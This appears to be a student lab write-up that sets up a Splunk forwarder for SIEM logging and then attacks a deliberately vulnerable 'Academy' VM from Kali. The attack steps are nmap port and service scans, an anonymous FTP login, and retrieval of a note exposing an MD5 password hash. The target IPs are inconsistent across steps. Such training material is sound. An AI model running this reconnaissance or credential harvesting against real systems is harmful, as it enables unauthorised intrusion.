PS C:\Users\jsher\Downloads> cd..
PS C:\Users\jsher> cd .\Downloads
PS C:\Users\jsher\Downloads> scp splunkclouduf.spl root@192.168.31.8
        1 file(s) copied.
```

-Change the directory to bin, since it is the executing state for splunk:

cd /opt/splunkforwarder/bin


-Install the app:

./splunk start –accept-license



```
root@academy:/opt/splunkforwarder/bin# ./splunk start --accept-license
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Important: splunk will start under systemd as user: splunkfwd
The default unit file has been upgraded successfully.

This appears to be an upgrade of Splunk.
--------------------------------------------------------------------------
----)
```

./splunk install app /splunkclouduf.spl



```
root@academy:/opt/splunkforwarder/bin# ./splunk install app/splunkclouduf.sp
l
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Command error: The subcommand 'app/splunkclouduf.spl' is not valid for comma
nd 'install'.
Data forwarding configuration management tools.
  Commands:
      enable local-index [-parameter <value>] ...
      disable local-index [-parameter <value>] ...
      display local-index
      add forward-server server
      remove forward-server server
      list forward-server
  Objects:
      forward-server       a Splunk forwarder to forward data to be indexed
      local-index          a local search index on the Splunk server
```

-Add monitored log directory:


./splunk add monitor /var/log

-List configured forward servers:

./splunk list forward-server

-Restart splunk after adding the monitor:


./splunk restart



```
root@academy:/opt/splunkforwarder/bin# ./splunk add monitor /var/log
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Your session is invalid.  Please login.
Splunk username: sheryl
Password:
Cannot create another input with the name "/var/log", one already exists.
root@academy:/opt/splunkforwarder/bin# ./splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
        inputs.prd-p-f396u.splunkcloud.com:9997 (ssl)
Configured but inactive forwards:
        None
root@academy:/opt/splunkforwarder/bin# ./splunk restart
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down.  Please wait, as this may take a few minutes.
```

-Check splunk status:

./splunk status




```
root@academy:/opt/splunkforwarder/bin# ./splunk status
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
splunkd is running (PID: 3036).
splunk helpers are running (PIDs: 3073).
```

6.LOG FILE SETUP:

6.1 Enabling Log Files in the SIEM Instance:

- Activate log files in the SIEM Instance to capture relevant data



Forwarders: instance

View the status and health of forwarders installed on a specific forwarder instance. Use this information to maintain your forwarders. Learn more

Instance: academy

Time range: Last 4 hours

Status and configuration

Instance	GUID	Forwarder Type	IP	Splunk Version	OS	Architecture	Receiver Count	Connection Count	Average KB/s	Average Events/s
academy	F4FBAA34-8311-44B8-A11A-E266CDAB737C	Universal Forwarder	152.58.205.63	9.2.0.1	Linux	x86_64	1	16	0.36	0.49

Multiple forwarders installed on one instance appear with identical instance names, but different GUIDs.

Outgoing Data Rate


Aggregation: average

7. ATTACKER MACHINE SETUP:

7.1 Move to the attacker machine:

ssh root@(Academy's ip)


ping (Academy's ip)



```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.31.8
The authenticity of host '192.168.31.8 (192.168.31.8)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.8' (ED25519) to the list of known hosts.
root@192.168.31.8's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 16 05:34:28 2024 from 192.168.31.23
root@academy:~# exit
logout
Connection to 192.168.31.8 closed.
```


7.2 Break in the System:

Nmap (Academy’s ip) -p- -v—min-rate=3000 | tee open_ports.txt




```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.11.198 -p- -v --min-rate=3000 | tee open_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 21:55 EST
Initiating Ping Scan at 21:55
Scanning 172.16.11.198 [2 ports]
Completed Ping Scan at 21:55, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:55
Completed Parallel DNS resolution of 1 host. at 21:55, 0.38s elapsed
Initiating Connect Scan at 21:55
Scanning 172.16.11.198 [65535 ports]
Discovered open port 21/tcp on 172.16.11.198
Discovered open port 80/tcp on 172.16.11.198
Discovered open port 22/tcp on 172.16.11.198
Completed Connect Scan at 21:55, 8.60s elapsed (65535 total ports)
Nmap scan report for 172.16.11.198
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.13 seconds
```

Nmap (Academy’s ip) -p21,22,80 -A -v –min-rate=3000 | tee open_services.txt




```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.11.198 -p21,22,80 -A -v --min-rate=3000 | tee open_s
ervices.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 22:01 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Initiating Ping Scan at 22:01
Scanning 172.16.11.198 [2 ports]
Completed Ping Scan at 22:01, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:01
Completed Parallel DNS resolution of 1 host. at 22:01, 0.40s elapsed
Initiating Connect Scan at 22:01
Scanning 172.16.11.198 [3 ports]
Discovered open port 80/tcp on 172.16.11.198
Discovered open port 21/tcp on 172.16.11.198
Discovered open port 22/tcp on 172.16.11.198
Completed Connect Scan at 22:01, 0.00s elapsed (3 total ports)
Initiating Service scan at 22:01
Scanning 3 services on 172.16.11.198
Completed Service scan at 22:01, 6.22s elapsed (3 services on 1 host
)
NSE: Script scanning 172.16.11.198.
Initiating NSE at 22:01
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 22:01, 1.18s elapsed
Initiating NSE at 22:01
Completed NSE at 22:01, 0.05s elapsed
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Nmap scan report for 172.16.11.198
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.13.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
```

ftp (Academy’s ip)




```
┌──(kali㉿kali)-[~/academy]
└─$ ftp 192.168.31.188
Connected to 192.168.31.188.
220 (vsFTPd 3.0.3)
Name (192.168.31.188:kali): kali
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> user
(username) ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||36117|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************************|   776        3.91 MiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (225.00 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||46105|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> quit
221 Goodbye.
```

cat note.txt




```
┌──(kali㉿kali)-[~/academy]
└─$ ll
total 20
drwxr-xr-x 2 kali kali 4096 Feb 26 11:57 academy
-rw-r--r-- 1 kali kali   33 Feb 25 22:18 hash
-rw-r--r-- 1 kali kali  776 May 29  2021 note.txt
-rw-r--r-- 1 kali kali  873 Feb 25 22:10 open_ports.txt
-rw-r--r-- 1 kali kali 2849 Feb 25 22:11 open_services.txt

┌──(kali㉿kali)-[~/academy]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following c
ommand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `departmen
t`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56'
, '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

Install and locate seclists



